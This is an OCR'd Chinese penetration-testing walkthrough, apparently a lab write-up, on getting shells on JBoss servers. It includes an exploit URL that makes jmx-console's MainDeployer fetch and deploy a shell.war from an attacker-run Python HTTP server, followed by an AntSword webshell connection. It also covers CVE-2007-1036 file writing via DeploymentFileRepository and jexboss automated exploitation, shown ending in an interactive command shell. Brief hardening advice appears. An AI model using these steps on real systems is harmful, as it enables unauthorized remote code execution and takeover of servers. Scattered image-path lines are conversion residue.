
Jboss6.x 的复现：


步骤差不多一样



JBoss Application Server

在该页面找到 methodindex 为 17or19 的 deploy，填写远程 war 包的地址进行远程部署







```
┌──(root💀kali)-[~/Desktop]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.10.65 - - [23/Aug/2021 01:06:46] "GET / HTTP/1.1" 200 -
192.168.10.65 - - [23/Aug/2021 01:06:46] code 404, message File not found
192.168.10.65 - - [23/Aug/2021 01:06:46] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.65 - - [23/Aug/2021 01:07:10] "GET / HTTP/1.1" 200 -
192.168.10.154 - - [23/Aug/2021 01:08:00] "GET /shell.war HTTP/1.1" 200 -
```

或者是直接运行下面的语句部署即可


```
http://192.168.10.154:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://192.168.10.65/shell.war
```

蚁剑成功连接



部署的路径为如下，可以看见自动部署出 war 中的文件。

C:\jboss-6.1.0.Final\server\default\work\jboss.web\localhost



安全防护

关闭 jmx-console 和 web-console，提高安全性。

7.JMX Console HtmlAdaptor Getshell 利用（CVE-2007-1036）

漏洞原理


此漏洞主要是由于 JBoss 中 /jmx-console/HtmlAdaptor 路径对外开放，并且没有任何身份验证机制，导致攻击者可以进入到 jmx 控制台，并在其中执行任何功能。


影响版本

Jboss4.x以下

漏洞复现


输入url:http://192.168.10.213:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.admin:service=DeploymentFileRepository定位到void store()






分别向四个参数传入内容：


p1 传入的部署 war 包的名字，p2 传入的是上传文件的文件名，p3 传入的是上传文件的格式，p4 传入的是上传文件的内容



点击 invoke

经过测试，已经写入，但是目录底层不对，跳转不过去，无法上线蚁剑，这是个问题，暂时保留，有师傅有解决方法可以告诉我一下，万分感谢。





安全防护

目前官方已经发布了升级补丁以修复这个安全问题，请到官网的主页下载：http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1036

四. 自动化渗透

jexboss 自动化渗透

jexboss 是针对 jboss 渗透自动化估计武器，是用于测试和利用 JBoss Application Server 和其他 java 平台、框架、应用程序等中的漏洞的工具。


下载地址：https://github.com/joaomatosf/jexboss

这里演示的环境是我上面搭建的 4.x 和 6.x 的环境。

输入命令

```
python jexboss.py -host http://192.168.10.213:8080/
```

输入 yes 即可


root@kali: ~/Desktop/jexboss
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
@author: João Filho Matos Figueiredo
@contact: joaomatosf@gmail.com
@update: https://github.com/joaomatosf/jexboss
@version: 1.2.4
* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **
^[[A^[[A^[[A^[[A^[[A^[[A
** Checking Host: http://192.168.10.213:8080/ **
[*] Checking admin-console: [OK]
[*] Checking Struts2: [OK]
[*] Checking Servlet Deserialization: [OK]
[*] Checking Application Deserialization: [OK]
[*] Checking Jenkins: [OK]
[*] Checking web-console: [VULNERABLE]
[*] Checking jmx-console: [VULNERABLE]
[*] Checking JMXInvokerServlet: [VULNERABLE]
* Do you want to try to run an automated exploitation via "web-console" ?
If successful, this operation will provide a simple command shell to execute
commands on the server..
Continue only if you have permission!
yes/NO? yes


Failed to check for updates
[Type commands or "exit" to finish]
Shell> ipconfig
Failed to check for updates
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::5801:ef23:c04f:6223%11
IPv4 地址 . . . . . : 192.168.10.213
子网掩码 . . . . . : 255.255.252.0
默认网关. . . . . : 192.168.11.254
隧道适配器 isatap.{CA45BC38-A222-41A4-BFBE-F895C6343E3E}:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
[Type commands or "exit" to finish]
Shell>
KALI
BY OFFENSIVE SECURITY
FREEBUF

成功交互。